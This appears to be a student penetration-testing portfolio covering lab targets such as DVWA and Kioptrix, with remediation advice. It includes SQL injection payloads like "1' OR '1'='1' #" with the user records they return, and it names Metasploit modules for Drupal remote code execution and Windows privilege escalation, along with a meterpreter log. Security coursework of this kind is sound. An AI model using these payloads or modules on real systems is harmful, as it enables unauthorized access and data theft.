
## SQL Injection Testing (sqlmap)





DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Vulnerability: SQL Injection
User ID:
Submit
ID: 1 OR 1=1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1' #
First name: admin
Surname: admin
ID: 1' OR '1'='1' #
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1' #
First name: Hack
Surname: Me
ID: 1' OR '1'='1' #
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1' #
First name: Bob
Surname: Smith



┌──(root㉿kali)-[/home/kali]
└─# sqlmap
{1.10.2#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced help





# XSS Testing (Manual Payload)




# Manual Testing with Burp Suite






## Summary

- Web application testing was performed on the DVWA environment using tools such as Burp Suite, sqlmap, and OWASP ZAP. The assessment identified vulnerabilities including SQL Injection and Reflected XSS. Requests were intercepted and modified to analyze authentication and input validation mechanisms, helping determine potential security risks and recommend mitigation strategies.

## VAPT Assessment Report

## 1. Executive Summary

The security assessment identified several vulnerabilities in the web application and supporting infrastructure. These weaknesses could allow attackers to gain unauthorized access, execute malicious commands, and compromise sensitive data. The most critical findings include SQL Injection and weak authentication controls. Immediate remediation is recommended to reduce the risk of data breaches and system compromise. This report outlines the technical findings, risk ratings, and recommended mitigation steps to improve the organization's security posture.

## 2. Technical Findings

### Finding F001 – SQL Injection

**Description**

The application does not properly validate user input in the login form. Attackers can inject malicious SQL queries to bypass authentication or retrieve sensitive data from the database.

**Impact**

- Unauthorized access to database
- Data leakage
- Potential system compromise

**Evidence Example**

```
' OR '1'='1
```

### Finding F002 – Weak Password Policy

**Description**

The system allows weak passwords such as “123456” or “password”. This makes accounts vulnerable to brute-force or credential-stuffing attacks.

**Impact**

- Account takeover
- Unauthorized access
- Data exposure

## 3. Findings Table

| Finding ID | Vulnerability | CVSS Score | Remediation |
|---|---|---|---|
| F001 | SQL Injection | 9.1 | Implement input validation and prepared statements |
| F002 | Weak Password Policy | 7.5 | Enforce strong password complexity and MFA |

## 4. Remediation Plan

## 1. Input Validation

Implement proper input validation and parameterized queries to prevent SQL injection attacks.

### 2. Authentication Improvements

Enforce strong password policies including minimum length, complexity requirements, and account lockout mechanisms.


### 3. Security Monitoring

Enable logging and monitoring systems to detect suspicious activities.

### 4. Regular Security Testing

Conduct periodic vulnerability assessments and penetration testing to identify new vulnerabilities.

## Attack Path Diagram




## Non-Technical summary

- The security assessment identified several weaknesses in the web application that could allow attackers to gain unauthorized access to company systems. The most critical issue is a database vulnerability that could expose sensitive information. Additionally, weak password policies increase the risk of account compromise. If exploited, these vulnerabilities could result in data breaches, service disruption, and reputational damage. To reduce these risks, immediate actions such as improving password policies, validating user input, and applying security updates are recommended. Regular security testing and monitoring should also be implemented to ensure the system remains protected against emerging threats.

## Post-Exploitation and Privilege Escalation

### 1. Objective

The objective of this phase was to perform post-exploitation activities after gaining initial access to the target system. This included privilege escalation, network traffic analysis, and forensic evidence collection while maintaining proper chain-of-custody documentation.

## 2. Privilege Escalation

**Tool Used:** Metasploit Framework

**Exploit Module**

exploit/windows/local/always_install_elevated

**Steps Performed**

1. Meterpreter session obtained on the target system.
2. Local privilege escalation module executed.
3. Administrator privileges successfully obtained.

**Session Log**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : TARGET-PC
OS              : Windows 10
Architecture    : x64
Meterpreter     : x64/windows
```

**Result**

Privilege escalation was successful and administrative access was obtained on the compromised host.

## 3. Evidence Collection

**Tools Used**

- Wireshark
- Volatility

Network traffic was captured during the exploitation process and system artifacts were collected for forensic documentation.

## 4. Evidence Log

| Item | Description | Collected By | Date | Hash Value |
|---|---|---|---|---|
| Traffic Log | HTTP Network Traffic | VAPT Analyst | 2025-08-25 | SHA256: 98af34c1b5d8c72a1d8c9a2a3a19b1e6d2e9f8a1b3c5d7e8f2a9c3d1e6f7a8 |

| Item | Description | Collected By | Date | Hash Value |
|---|---|---|---|---|
| Memory Dump | System Memory Capture | VAPT Analyst | 2025-08-25 | SHA256: 6d2b9c4f7e8a1b3c5d9e7f2a1c3b8d9e7a2f4c6b8e9d1a2c7f6e4b5a3c9d1e2 |

## 5. Evidence Collection Summary

During the post-exploitation phase, network traffic and system artifacts were collected to preserve forensic evidence. Packet captures were recorded using Wireshark, and memory artifacts were analyzed using Volatility. All collected files were hashed using SHA-256 to ensure integrity and maintain proper chain-of-custody documentation for investigation and reporting purposes.

## Capstone Project – Full VAPT Cycle

## 1. Project Overview

This project simulated a complete penetration testing engagement using **Kali Linux**, **Metasploit Framework**, and **OpenVAS** against a vulnerable virtual machine from **VulnHub**.

The assessment followed the **PTES (Penetration Testing Execution Standard)** phases including reconnaissance, scanning, exploitation, and reporting.

## 2. Exploitation Scenario

Target VM example:

**Kioptrix**

Exploit used:

exploit/linux/http/drupal_drupageddon

Example target:

192.168.21.129

Metasploit exploitation resulted in a remote shell on the vulnerable system.

## 3. Vulnerability Detection Log

| Timestamp | Target IP | Vulnerability | PTES Phase |
|---|---|---|---|
| 2025-08-25 12:40:00 | 192.168.21.129 | Open Ports Detected | Reconnaissance |
| 2025-08-25 12:50:00 | 192.168.21.129 | Drupal CMS Detected | Scanning |
| 2025-08-25 13:00:00 | 192.168.21.129 | Drupal Remote Code Execution | Exploitation |
| 2025-08-25 13:10:00 | 192.168.21.129 | Privilege Escalation | Post-Exploitation |

## 4. OpenVAS Vulnerability Findings

| Scan ID | Vulnerability | Severity | Host |
|---|---|---|---|
| 001 | Drupal Remote Code Execution | Critical | 192.168.21.129 |
| 002 | Outdated Apache Server | High | 192.168.21.129 |
| 003 | Weak SSH Configuration | Medium | 192.168.21.129 |

## 5. Remediation Recommendations

1. Update Drupal CMS to the latest patched version.
2. Apply regular system updates and security patches.
3. Disable unnecessary services and ports.
4. Implement strong authentication mechanisms.
5. Perform regular vulnerability scanning and penetration testing.

## 6. Conclusion

The penetration testing exercise demonstrated that the vulnerable system could be compromised through publicly known exploits. By exploiting an outdated Drupal installation, remote command execution was achieved, which could potentially allow attackers to gain full control of the server. Immediate remediation and security improvements are recommended.

## PTES Security Assessment Report

### Executive Summary

A security assessment was conducted following the **Penetration Testing Execution Standard** methodology to evaluate the security posture of the target system. The assessment included reconnaissance, vulnerability scanning, exploitation, and post-exploitation analysis. Automated scanning was performed using **OpenVAS**, while exploitation testing was conducted using **Metasploit Framework**.

The assessment identified several security weaknesses including outdated software components, weak authentication controls, and a remote code execution vulnerability in a web application service. These vulnerabilities could potentially allow attackers to gain unauthorized access to the system, execute malicious commands, and compromise sensitive information.

If exploited by malicious actors, these weaknesses may lead to data breaches, system downtime, or complete server compromise. Immediate remediation actions such as applying security patches, enforcing stronger authentication policies, and improving input validation mechanisms are recommended. After remediation, a follow-up vulnerability scan should be performed to verify that the identified issues have been successfully resolved and no additional security risks remain.

**Findings**

The vulnerability assessment identified multiple security weaknesses in the target environment. The most critical vulnerability was a remote code execution flaw in the web application that could allow attackers to run arbitrary commands on the server. Additionally, weak password policies were observed, increasing the risk of brute-force attacks and unauthorized access.

Outdated software components were also detected during the scan. Running outdated versions of web services exposes the system to publicly known exploits that attackers may leverage to compromise the environment.

**Recommendations**

To mitigate the identified vulnerabilities, several security improvements should be implemented. First, all affected software and services should be updated to the latest secure versions to eliminate known vulnerabilities. Input validation mechanisms should be implemented to prevent injection attacks and unauthorized command execution.

Strong password policies should be enforced, including minimum length, complexity requirements, and multi-factor authentication where possible. Regular vulnerability assessments and penetration testing should also be conducted to proactively identify and address emerging security risks. Finally, after implementing these patches and security improvements, the system should be rescanned using OpenVAS to confirm that the vulnerabilities have been successfully remediated.

**Non-Technical Briefing**

A recent security assessment identified several weaknesses in the organization’s system that could potentially be exploited by attackers. The most critical issue involves a software vulnerability that could allow unauthorized users to execute commands on the server. Weak password policies and outdated software versions were also detected, increasing the risk of unauthorized access or data compromise. While these vulnerabilities were discovered in a controlled testing environment, they represent real risks if left unaddressed. It is

recommended that the organization apply the latest security patches, strengthen password policies, and conduct regular security testing to ensure that systems remain protected against evolving cyber threats.